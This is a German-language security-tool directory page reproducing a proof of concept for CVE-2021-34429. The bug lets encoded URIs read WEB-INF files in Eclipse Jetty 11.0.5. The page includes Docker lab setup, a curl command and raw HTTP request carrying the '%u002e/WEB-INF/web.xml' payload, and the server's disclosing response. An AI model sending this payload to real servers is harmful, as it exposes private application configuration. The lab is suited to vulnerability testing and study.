
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2021-34429 — POC für CVE-2021-34429 - Eclipse Jetty 11.0.5 Offenlegung sensibler Dateien | Kitploit

Tools/GitHubGitHub/coldfusionx/cve-2021-34429
SchwachstellenanalyseExploitationWebanwendungs-ExploitationInformationsbeschaffungWebsicherheitFehlkonfiguration
GitHubcoldfusionx/cve-2021-34429

CVE-2021-34429

POC für CVE-2021-34429 - Eclipse Jetty 11.0.5 Offenlegung sensibler Dateien

Repository anzeigen
6225vor 5 JahrenNoch nicht geprüft
Teilen

CVE-2021-34429

POC für CVE-2021-34429 - Eclipse Jetty 11.0.5 Offenlegung sensibler Dateien

Verwendung codierter URIs für den Zugriff auf Dateien im WEB-INF-Verzeichnis

Einrichtung der Testumgebung

Voraussetzungen: Installieren von docker und docker-compose auf Ihrem System

Für Debian-basierte Distributionen z. B. Ubuntu, Kali Linux usw. verwenden Sie die folgenden Befehle

apt install docker.io
apt install docker-compose

Für Windows, Mac und andere Distributionen beachten Sie bitte die folgenden Anleitungen:

  • https://docs.docker.com/engine/install/
  • https://docs.docker.com/compose/install/

Installation von Eclipse Jetty 11.0.5

  • Klonen Sie das Repository oder laden Sie es herunter
  • führen Sie docker-compose up -d aus


  • Ihr Webserver sollte unter http://localhost:8080/ laufen

Startseite

Schwachstellentest

Senden Sie eine GET-Anfrage an http://localhost:8080/%u002e/WEB-INF/web.xml

  • curl -v 'localhost:8080/%u002e/WEB-INF/web.xml'

Anforderung

GET /%u002e/WEB-INF/web.xml HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

Antwort

HTTP/1.1 200 OK
Connection: close
Last-Modified: Wed, 03 Nov 2021 08:25:24 GMT
Content-Type: application/xml
Accept-Ranges: bytes
Content-Length: 209
Server: Jetty(11.0.5)

<!DOCTYPE web-app PUBLIC
 "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
 "http://java.sun.com/dtd/web-app_2_3.dtd" >

<web-app>
<display-name>ColdFusionX - Web Application</display-name>
</web-app>


Referenzen:

  • https://nvd.nist.gov/vuln/detail/CVE-2021-34429
  • https://github.com/eclipse/jetty.project/security/advisories/GHSA-vjv5-gp2w-65vm
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    282

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →